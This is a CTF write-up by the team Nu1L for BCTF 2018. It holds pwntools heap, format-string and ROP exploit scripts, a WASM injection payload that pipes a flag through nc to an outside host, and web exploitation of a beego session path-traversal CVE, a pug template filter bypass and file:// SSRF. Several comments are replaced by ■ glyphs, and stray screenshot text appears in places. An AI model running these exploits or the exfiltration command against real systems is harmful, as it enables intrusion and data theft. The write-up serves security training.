XCTF BCTF2018 Writeup -- Nu1L

veneno / 2018-11-30 07:48:00 / 浏览数 4360 安全技术 CTF 顶(0) 踩(0)

BCTF 2018

```
By Nu1L
```

[TOC]

比赛网址：https://bctf.xctf.org.cn/
比赛时间：11月27日 14:00 - 11月29日 02:00
Team-Page：http://nu1l-ctf.com

PWN

easiest

Double Free，测了一下远程，不是tcache
没有Leak
有一个后门函数
用GOT表里面的0x40做size

```
from pwn import *

#p = process('./easiest')
p = remote('39.96.9.148', 9999)

def add(idx, size, c):
   p.recv()
   p.sendline('1')
   p.recvuntil('(0-11):')
   p.sendline(str(idx))
   p.recvuntil('Length:')
   p.sendline(str(size))
   p.recvuntil('C:')
   p.sendline(c)

def dele(idx):
   p.recv()
   p.sendline('2')
   p.recvuntil('(0-11):')
   p.sendline(str(idx))

add(0, 0x38, 'aaa')
add(1, 0x38, 'bbb')
dele(0)
dele(1)
dele(0)
add(2, 0x38, p64(0x60203a))
add(3, 0x38, p64(0x60203a))
add(4, 0x38, p64(0x60203a))
add(5, 0x38, '\x40\x00\x00\x00\x00\x00' + p64(0x400946) * 5)

p.interactive()
```

three

```
from pwn import *

def add(cont):
   p.recvuntil('choice')
   p.sendline('1')
   p.recvuntil('content:')
   p.send(cont)
```

```
def edit(idx,cont):
   p.recvuntil('choice')
   p.sendline('2')
   p.recvuntil('idx')
   p.sendline(str(idx))
   p.recvuntil('content:')
   p.send(cont)

def dele(idx,cl = 'n'):
   p.recvuntil('choice')
   p.sendline('3')
   p.recvuntil('idx')
   p.sendline(str(idx))
   p.recvuntil('):')
   p.sendline(cl)

while True:
   try:
       p=remote('39.96.13.122', 9999)
       #p=process('./three')#,env={'LD_PRELOAD':'./libc.so.6'})
       add('\n')
       add('\n')
       add((p64(0xc0)+p64(0x21))*4)
       dele(2,'y')
       dele(1,'y')
       dele(0)
       edit(0,'\x70')
       add('\x70')
       add('\n')
       edit(0,p64(0)+p64(0x91))
       dele(1,'y')
       dele(2)
       dele(2)
       dele(2)
       dele(2)
       dele(2)
       dele(2)
       dele(2)
       edit(0,p64(0)+p64(0x51))

       dele(2)
       edit(0,p64(0)+p64(0x91))
       dele(2,'y')
       x = 0xa8#int(raw_input(),16)#
       edit(0,p64(0)+p64(0x51)+'\xe8'+chr(x))
       add('\xe8'+chr(x))
       #add(p64(0xffffffffff600400))
       add(p64(0))
       dele(1)
       dele(1,'y')
       edit(0,p64(0)+p64(0x51)+'\x78')
       edit(2,p64(0xffffffffff600400))
       add('\x78')
       dele(1,'y')
       add('\xd8'+chr(x))
       dele(0,'y')
       add('\x40')
       dele(0,'y')
       add('\n')
       dele(0,'y')
       add('/bin/sh\x00')
       a =0xa9#int(raw_input(),16)
       b =0x26#int(raw_input(),16)
       c =0x94# int(raw_input(),16)
       edit(2,chr(a)+chr(b)+chr(c))
       p.recvuntil('choice')
       p.sendline('3')
       re = p.recvuntil('idx',timeout=0.8)
       if re[-1:] != 'x':
           continue
       p.sendline('0')
       p.sendline('cat flag;bash')
       re = p.recvuntil('(y/n)',timeout = 0.8)
       if re:
           print re
           continue
       p.sendline('echo 123;cat flag')
       p.interactive()
   except:
       p.close()
       continue
```

BCTF{U_4r3_Ready_For_House_OF_ATUM}

hardcore_fmt

```
#coding=utf8
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'
context.aslr = False
def pwn(p):
    p.recvuntil('Welcome to hard-core fmt\n')
    p.sendline('%a'*5)
    p.recvuntil('0x0p+00x0.0000000000001p-10220x0.0')
    addr1 = int(p.recvuntil('p-10220x0.0', drop=True) + '00', 16) - 0x100 - 0x1000
    log.success('addr1: {}'.format(hex(addr1)))
    addr2 = int(p.recvuntil('p-10220x0.0', drop=True) + '00', 16) - 0x1500
    log.success('addr2: {}'.format(hex(addr2)))
    p.sendline(str(addr2 + 0x14c0 + 0x68 + 1))
    p.recvuntil(': ')
    # ■■■gets■■■■■■■stack_addr■
    libc_base = addr1 - 0x619000
    ld_base = addr1 - 0x228000
    log.success('libc_base: {}'.format(hex(libc_base)))
    log.success('ld_base: {}'.format(hex(ld_base)))

    mem_addr = libc_base + 0x3EB0A8 # strlen
    mem_addr = libc_base + 0x3EB140 # memcpy

    canary = '\x00' + p.recv(7)
    log.success('cnaary: {}'.format(hex(u64(canary))))
    payload = 'a'*0x108 + canary + 'b'*0x8  + p64(mem_addr) + 'c'*0x8 + p64(0xffffffffff600000) * 7

    p.sendline(payload)

    # leak program
    p.sendline(str(addr1 + 0x30 + 0x1000))
    p.recvuntil(': ')
    program_base = u64(p.recv(6) + '\x00\x00') - 0x238
    log.success('program_base: {}'.format(hex(program_base)))
    payload = p64(program_base + 0x970) # start

    p.sendline(payload)


    # ■■■
    p.recvuntil('Welcome to hard-core fmt\n')
    p.sendline('hahaha')
    p.recvuntil('hahaha')
    p.sendline(str(addr2))
    p.recvuntil(': ')
    # 0x000000000002155f : pop rdi ; ret
    payload = 'a'*0x108 + canary + 'b'*0x8  + p64(mem_addr) + 'c'*0x8
    payload += p64(libc_base + 0x21560) # ■■■
    payload += p64(libc_base + 0x000000000002155f) + p64(libc_base + 0x1B3E9A)
    payload += p64(libc_base + 0x4F440)
    #gdb.attach(p)
```

```
   p.sendline(payload)

   p.interactive()

if __name__ == '__main__':
   p = process('./hardcore_fmt')
   p = remote('39.106.110.69', 9999)
   pwn(p)
```

SOS

```
from pwn import *

#p = process('./SOS', env = {'LD_PRELOAD': './libc-2.27.so'})
p = remote('39.96.8.50', 9999)

p.recvuntil('Give me the string size:')

p.sendline('0')

p.recvuntil('Alright, input your SOS code:')


payload = '\x00' * 56
payload += p64(0x400c53)
payload += p64(0x602020)
payload += p64(0x4008E0)
payload += p64(0x400AFC)
#raw_input()

p.send(payload + '\x00' * 8192)

p.recvline()
puts = p.recvline().strip()
puts_addr = u64(puts.ljust(8, '\x00'))
libc_addr = puts_addr - 0x809c0
print hex(puts_addr)
print hex(libc_addr)
system_addr = libc_addr + 0x4f440
binsh_addr = libc_addr + 0x1b3e9a
mov_qword_ptr_rsi_rdi = libc_addr + 0x1401fd

poprsi = libc_addr + 0x23e6a
poprdi = libc_addr + 0x2155f
poprdx = libc_addr + 0x01b96
open_addr = libc_addr + 0x10fc40
read_addr = 0x400900
write_addr = libc_addr + 0x110140


payload = '\x00' * 56
payload += p64(poprdi)
payload += "flag\x00\x00\x00\x00"
payload += p64(poprsi)
payload += p64(0x602080)
payload += p64(mov_qword_ptr_rsi_rdi)
payload += p64(poprdi)
payload += p64(0x602080)
payload += p64(poprsi)
payload += p64(0)
payload += p64(open_addr)
payload += p64(poprdi)
payload += p64(3)
payload += p64(poprsi)
payload += p64(0x602080)
payload += p64(poprdx)
payload += p64(100)
payload += p64(read_addr)
payload += p64(poprdi)
payload += p64(1)
payload += p64(poprsi)
payload += p64(0x602080)
payload += p64(write_addr)


#raw_input()
p.recvuntil('Alright, input your SOS code:')
raw_input()
p.send(payload + 'A' * 10000)

#p.shutdown('write')

p.interactive()
```

easywasm

The WASM module is used to perform operation with the help of the outside layer. Reversing the module we could easily found a buffer overflow caused by `strcpy`. Since the module imports `__emscripten_run_script`, we could overwrite the function pointer (which is actually a table index) and run some javascript.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import requests, sys, os, urllib, IPython

s = requests.session()
#URL = 'http://localhost:23333/'
URL = 'http://39.96.13.247:9999/'

def add_person(name, is_tutor=0):
   url = URL + 'add_person?'
   url += 'name=' + urllib.quote(name)
   url += '&is_tutor=' + urllib.quote(str(is_tutor))
   print url
   resp = s.get(url)
   if 'person id =' not in resp.content:
       raise Exception("Failed allocation")
   index = int(resp.content[resp.content.index(' = ') + 3:])
   return index

def change_name(idx, name):
   url = URL + 'change_name?'
   url += 'id=' + urllib.quote(str(idx))
   url += '&name=' + urllib.quote(name)
   resp = s.get(url)
   print resp.content
   return 'done' in resp.content

def intro(idx):
   url = URL + 'intro?'
   url += 'id=' + urllib.quote(str(idx))
   resp = s.get(url)
   return resp.content

'''
struct person_t {
i32 idx;
i32 in_use;
u8 name[60];
i32 func_idx;
}
'''
base = 4064
size = 72
idx = add_person('123', 0)
print idx
payload = 'this.a = require("child_process");//'
```

```
print len(payload)
assert len(payload) <= 60
payload = payload.ljust(60, ';') + p8(5)
print change_name(idx, payload)
print intro(idx)

payload = 'a.execSync("cat flag | nc <redacted> 9999");//'
assert len(payload) <= 60
print change_name(idx, payload)

print intro(idx)

print 'Done!'
```

Reverse

easypt

https://github.com/andikleen/simple-pt/blob/master/fastdecode.c

于是先找到4007C7对应的call的记录，于是就可以直接从0x52f0开始分析

利用这一份简单的代码解码之后直接把所有分支的判断结果提取出来，然后统计一波数量就可以出来了

```
f = open('ttt')
d = f.read()
f.close()
import re
s = r'tnt8 ([N,T]+)'
dd = re.findall(s,d)
res = ''
for i in dd:
   res += i
sss = r'((NT)+)TTT'
de2 = re.findall(sss,res)
de = ''
for i in de2:
   t = len(i[0])/2
   de += chr(t+0x20)
print(de)
# bctf{19c512c582879daf358404a9748cfdbb}!!
```

Web

checkin

输入一个不存在的url, 看404报错 提示:

> Powered by beego 1.7.2

之前再分析gitea/gogs的CVE-2018-18925/6时, 发现

go-macaron(https://github.com/go-macaron/session version<0.4.0)

beego(https://github.com/astaxie/beego version<1.11.0)

中都存在这个问题, 由于以文件作为session存储的provider在以session cookie为键值时没过滤./, 于是导致了可以用任意文件作为session的bug.

先上传一张0b的图片, 把session设置成该地址, 登录后, 下载头像

解析其中的字段及类型, 发现三项(~~后来好像改题了, 现在剩下两项了~~)

```
UID int
uit int64 # [redacted]
username string
```


构造session文件, 上传到服务器,
修改gosessionid为上传的返回的地址../../../../../../go/src/github.com/checkin/website/static/img/avatar/xxxxxxx.png,
刷新后发现多了一个Admin Panel的选项, 进去之后就能看到flag.

```
package main

import (
    "bytes"
    "encoding/gob"
)

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}

func DecodeGob(encoded []byte) (map[interface{}]interface{}, error) {
    buf := bytes.NewBuffer(encoded)
    dec := gob.NewDecoder(buf)
    var out map[interface{}]interface{}
    err := dec.Decode(&out)
    if err != nil {
        return nil, err
    }
    return out, nil
}
```

SimpleVN

主要分为两个功能

1. 设置pug模板



这里模板的内容有个限制：


```
const checkPUG = (upug) => {
 const fileterKeys = ['global', 'require']
 return /^[a-zA-z0-9\.]*$/g.test(upug) && !fileterKeys.some(t => upug.toLowerCase().includes(t))
}
```

但是因为最后存储之前两边拼凑了`#{ }`

```
...
console.log('Generator pug template')
const uid = req.session.user.uid
const body = `#{${upug}}`
console.log('body', body)
const upugPath = path.join('users', utils.md5(uid), `${uid}.pug`)
console.log('upugPath', upugPath)
try {
   fs.writeFileSync(path.resolve(config.VIEWS_PATH, upugPath), body)
} catch (err) {

...
```


于是我们就可以直接进行ssti，但是注入的内容只能是字母数字和点，还不能包含`require`和`global`

渲染模板的时候有个要求：必须是本机访问



```
.use((req, res, next) => {
  const remoteIP = req.connection.remoteAddress
  console.log('Query from', remoteIP)
  if (!config.TRUST_IPS.includes(remoteIP)) {
    return res.redirect('/')
  }
  next()
})
```

1. 以服务器做代理去访问一个url(用的puppeteer[chrome])，header取自发送url时的header，然后截图返回给你




这里的要求是:

```
const checkURL = (shooturl) => {
 const myURL = new URL(shooturl)
 return config.SERVER_HOST.includes(myURL.host)
}
```

你发送的url的host部分要在他本地的host之中，于是顺理成章的想到用这个功能做跳板执行render，同时可以使用`file://`协议任意文件读取。（host为空）

请求`/etc/passwd`


安全 | 47.95.221.26:23333/screenshots/5a1c962a330c832cf437ee9e0d406761/46b25659744cf3c5fae88cf2ac78c99
ˋ° -°)つ...
小密圈
ShadowBroker释...
InjectProc&Metas...
CVE-2017-8464...
https://h4x0rs.clu...
先知社区

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
node:x:1000:1000::/home/node:/bin/bash
pptruser:x:999:999::/home/pptruser:
```

知道了这两点，我们再回到源码中找到flag的线索

审计 config.js 发现

```
...

const FLAG_PATH = path.resolve(constant.ROOT_PATH, '********')
...

const FLAGFILENAME = process.env.FLAGFILENAME || '********'

...
```

于是题目的目标就是得到这两个值，然后用`file://`去读取，同时我们审计`app.js`发现他将flagpath设置成静态目录


```
.use(express.static(config.FLAG_PATH))
```

于是也可控制它通过`http://`协议读取flag

话不多说,`FLAG_PATH`和`FLAGFILENAME`是如何获取的呢？


首先利用设置模板功能实现`ssti`

先测试输入`this`，控制它去访问`/local/render`，发现返回结果是一个`global`对象


不安全 | 47.95.221.26:23333/screenshots/5a1c962a330c832cf437ee9e0d40676
哩 (° -°)つ...
小密圈
ShadowBroker释...
InjectProc&Metas...
CVE-
先知社区

```
<[object global]>
```

那么`FLAGFILENAME`就能很容易拿到：通过注入`process.env.FLAGFILENAME`，直接输出了`FLAGFILENAME`




```
<5E192BCA-1C3F-4CE8-933C-D8B880D72EAD.txt>
```

但是因为他禁用了`require`，我们无法轻易拿到`FLAG_PATH`，就想到通过读取`config.js`的源码来拿

